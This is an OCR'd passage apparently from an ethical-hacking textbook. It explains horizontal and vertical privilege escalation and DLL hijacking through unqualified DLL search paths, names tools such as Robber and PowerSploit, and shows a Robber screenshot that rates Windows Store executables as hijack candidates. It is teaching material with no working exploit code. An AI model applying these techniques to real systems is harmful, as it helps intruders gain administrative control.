

Attacker
I can access the network using John's user account, but I need "Admin" privileges
User

Figure 6.75: Example of privilege escalation


In a privilege escalation attack, attackers first gain access to the network using a non-admin user account and then try to gain administrative privileges. Attackers employ design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Once an attacker has gained access to a remote system with a valid username and password, he/she will attempt to escalate the user account to one with increased privileges, such as that of an administrator, to perform restricted operations. These privileges allow the attacker to view critical/sensitive information, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

Types of Privilege Escalation

Privilege escalation is required when you want to access the system resources that you are not authorized to access. Privilege escalation takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: In a horizontal privilege escalation, the unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions. For instance, online banking user A can easily access user B's bank account.
- **Vertical Privilege Escalation**: In a vertical privilege escalation, the unauthorized user tries to gain access to the resources and functions of a user with higher privileges, such as application or site administrators. For example, someone using online banking can access the site using administrative functions.



Privilege Escalation Using DLL Hijacking

- Most Windows applications do not use the **fully qualified path** when loading an external DLL library. Instead they search the directory, from which they have been loaded
- If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL
- Attackers use tools such as **Robber** and **PowerSploit** to detect hijackable DLLs and perform DLL hijacking on the target system

Application Directory
Installs the application
User
Application loads malicious DLL instead of real DLL
.exe
Malicious DLL
Places malicious DLL in the application
Attacker
Attacker gains remote access to the system
Real DLL required by the .exe application
Windows DLL Library

Robber

Robber is an open-source tool that helps attackers to **find executables prone to DLL hijacking**

https://github.com

Privilege Escalation Using DLL Hijacking

Most Windows applications do not use the fully qualified path when loading an external DLL library; instead, they first search the directory from which they have been loaded. Taking this as an advantage, if attackers can place a malicious DLL in the application directory, the application will execute the malicious DLL in place of the real DLL. For example, if an application program ".exe" needs library.dll (usually in the Windows system directory) to install the application, and fails to specify the library.dll path, Windows will search for the DLL in the directory from which the application was launched. If an attacker has already placed the DLL in the same directory as program.exe, then that malicious DLL will load instead of the real DLL, which allows the attacker to gain remote access to the target system.



Application Directory
Installs the application
User
Application loads malicious DLL instead of real DLL
.exe
Malicious DLL
Places malicious DLL in the application
Attacker
Attacker gains remote access to the system
Real DLL required by the .exe application
Windows DLL Library


Figure 6.76: Example of privilege escalation using DLL hijacking

Attackers use tools such as Robber and PowerSploit to detect hijackable DLLs and perform DLL hijacking on the target system:

- **Robber**

  Source: *https://github.com*

  Robber is an open-source tool that helps attackers to find executables prone to DLL hijacking. Attackers use Robber to find out which DLLs are executable requests without an absolute path (triggering this search process); attackers can then place their malicious DLL high up the search path so it gets invoked before the original DLL.



```
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.ConnectivityStore_1.1604.4.0_x64__8wekyb3d8bbwe\ConnectivityStore.Windows.exe
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.Getstarted_5.12.2691.2000_x64__8wekyb3d8bbwe\WhatsNew.Store.exe
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.Messaging_2.15.20002.1000_x86__8wekyb3d8bbwe\MessagingApplication.exe
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.Messaging_2.15.20002.1000_x86__8wekyb3d8bbwe\SkypeApp.exe
⊞ 🟡 C:\Program Files\WindowsApps\Microsoft.Messaging_2.15.20002.1000_x86__8wekyb3d8bbwe\SkypeHost.exe
⊞ 🟡 C:\Program Files\WindowsApps\Microsoft.MicrosoftOfficeHub_17.7608.23501.1000_x64__8wekyb3d8bbwe\HubTaskHost.exe
⊟ 🔴 C:\Program Files\WindowsApps\Microsoft.MicrosoftOfficeHub_17.7608.23501.1000_x64__8wekyb3d8bbwe\OHub.exe
      File Size : 784 KB
      ImageType : x64
      Sign by : Microsoft Corporation
    ⊞ Office.UI.Xaml.OHub.dll
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.MicrosoftSolitaireCollection_4.4.6132.0_x64__8wekyb3d8bbwe\Microsoft.MicrosoftSolitaireCollection.exe
⊞ 🔴 C:\Program Files\WindowsApps\Microsoft.MicrosoftSolitaireCollection_4.4.6132.0_x64__8wekyb3d8bbwe\Solitaire.exe
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.Office.OneNote_17.6131.10051.0_x64__8wekyb3d8bbwe\onenoteim.exe
⊞ 🟡 C:\Program Files\WindowsApps\Microsoft.Office.OneNote_17.6131.10051.0_x64__8wekyb3d8bbwe\onenoteshare.exe
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.Office.Sway_18.1711.50601.1000_x64__8wekyb3d8bbwe\Microsoft.Office.Sway.LightweightClient.UWP.exe
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.People_10.1.2850.2000_x64__8wekyb3d8bbwe\PeopleApp.exe
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.SkypeApp_3.2.1.2000_x86__kzf8qxf38zg5c\GetSkype.exe
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.Windows.Photos_17.313.10010.2000_x64__8wekyb3d8bbwe\Microsoft.Photos.exe
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.WindowsCamera_2017.619.10.2000_x64__8wekyb3d8bbwe\WindowsCamera.exe
⊞ 🟡 C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_17.8008.42001.1000_x64__8wekyb3d8bbwe\HxAccounts.exe
⊞ 🔴 C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_17.8008.42001.1000_x64__8wekyb3d8bbwe\HxCalendarAppImm.exe
⊞ 🔴 C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_17.8008.42001.1000_x64__8wekyb3d8bbwe\HxMail.exe
⊞ 🟢 C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_17.8008.42001.1000_x64__8wekyb3d8bbwe\HxTsr.exe
⊞ 🟢 C:\Program Files\WindowsApps\Microsoft.WindowsMaps_5.1611.22191.1000_x64__8wekyb3d8bbwe\Maps.exe
```

C:\Program Files

Image Type: ● Any ○ x86 images only ○ x64 images only

Sign State: ● Any ○ Signed

Abuse Candidate: ● All ○ Best ○ Good ○ Bad

Color Config:
🟢 DLL Count <= 2 EXE Size <= 200 KB
🟡 DLL Count <= 4 EXE Size <= 500 KB
🔴 DLL Count > 4 , EXE Size > 500


☐ Light

Done

Figure 6.77: Screenshot of Robber showing injectable DLLs

Privilege Escalation by Exploiting Vulnerabilities

- Attackers **exploit software vulnerabilities** by taking advantage of programming flaws in a program, service, or within the operating system software or kernel, to **execute malicious code**
- Exploiting software vulnerabilities allows the attacker to execute a command or binary on a target machine to **gain higher privileges** than those existing or to **bypass security mechanisms**
- Attackers using these exploits can access **privileged user accounts** and credentials
- Attackers search for an exploit based on the OS and software application on exploit sites such as **SecurityFocus** (*https://www.securityfocus.com*) and **Exploit Database** (*https://www.exploit-db.com*)



